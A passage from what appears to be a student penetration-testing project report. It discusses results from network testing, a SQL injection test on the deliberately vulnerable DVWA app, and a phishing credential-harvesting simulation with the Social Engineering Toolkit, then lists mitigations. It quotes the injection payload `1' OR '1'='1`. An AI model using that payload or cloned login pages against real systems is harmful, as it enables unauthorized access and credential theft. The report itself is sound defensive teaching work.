
These findings emphasize that most network breaches arise from poor configurations, unpatched software, weak authentication, and poorly maintained services.

This highlights the need for:

- Regular vulnerability assessments,
- Strong password policies,
- Service hardening,
- Timely patches and updates.

7.2 Web Application Penetration Testing (DVWA — SQL Injection) – Results & Discussion

Testing performed on DVWA demonstrated how insecure coding practices expose web applications to critical attacks like SQL Injection. When the test payload:

`1' OR '1'='1`

was entered, the application produced SQL errors and unexpected output—confirming that user inputs were directly merged into backend queries without validation.

This revealed that an attacker could:

- Bypass authentication,
- Retrieve sensitive data,
- Manipulate database contents,
- Compromise application logic.

These findings align with industry reports (e.g., OWASP) stating that SQL Injection remains one of the most dangerous and frequently exploited vulnerabilities in web applications.

The experiment reinforces the importance of secure development practices:

- Using parameterized queries,
- Validating and sanitizing user inputs,
- Implementing proper error handling,
- Avoiding database exposure through predictable responses.

7.3 Social Engineering Attacks (SET Toolkit) – Results & Discussion

Using the Social Engineering Toolkit (SET), a credential-harvesting phishing attack was performed by cloning a legitimate-looking login webpage. When a user entered test credentials into this page, SET instantly captured them—demonstrating how attackers exploit human trust instead of technical vulnerabilities.

The results showed:

- Users can easily be deceived by visually accurate phishing pages,
- Attackers can harvest credentials without breaking any technical systems,
- Human error remains the weakest link in cybersecurity.

This experiment highlights that even with strong network and application defenses, organizations remain vulnerable if users are not trained to recognize social engineering attacks.

Mitigation strategies indicated by results include:

- Regular user awareness and phishing training,
- Enforcing multi-factor authentication,
- Conducting periodic phishing simulations,
- Implementing strict verification protocols for login pages.

These measures significantly reduce the likelihood of successful social engineering attacks.

Chapter 8

CONCLUSION

This project conclusively demonstrated that achieving a strong cybersecurity posture requires a comprehensive, multi-layered defense strategy that integrates network security, web application security, and human awareness.

The results from the network penetration testing revealed that misconfigured services, open ports, and weak authentication mechanisms form the first layer of vulnerability and provide attackers with initial access points. The web application penetration testing using DVWA highlighted how insecure coding practices—especially those enabling SQL Injection—allow attackers to manipulate backend databases, extract sensitive data, and bypass authentication mechanisms entirely.

The social engineering simulation conducted using the Social Engineering Toolkit (SET) showed that even when technical defenses are strong, attackers can still compromise an organization by exploiting human behavior through carefully crafted phishing attacks. This proved that users themselves are a critical part of the security chain, and without proper training, they become the easiest entry point for attackers.

From the combined results, it becomes evident that no single security measure is sufficient. A system remains vulnerable if even one layer—network, application, or human—is weak. Therefore, cybersecurity must be approached holistically, incorporating:

- Secure network configurations and regular vulnerability scanning,
- Strong and secure coding practices,
- Continuous updates and patching of services,
- Multi-factor authentication and access control,
- Regular user awareness and phishing-resistance training.

This project emphasizes that cybersecurity is not solely a technical problem—it is an organizational responsibility involving technology, processes, and people. Only when all three layers function together can true, comprehensive security be achieved.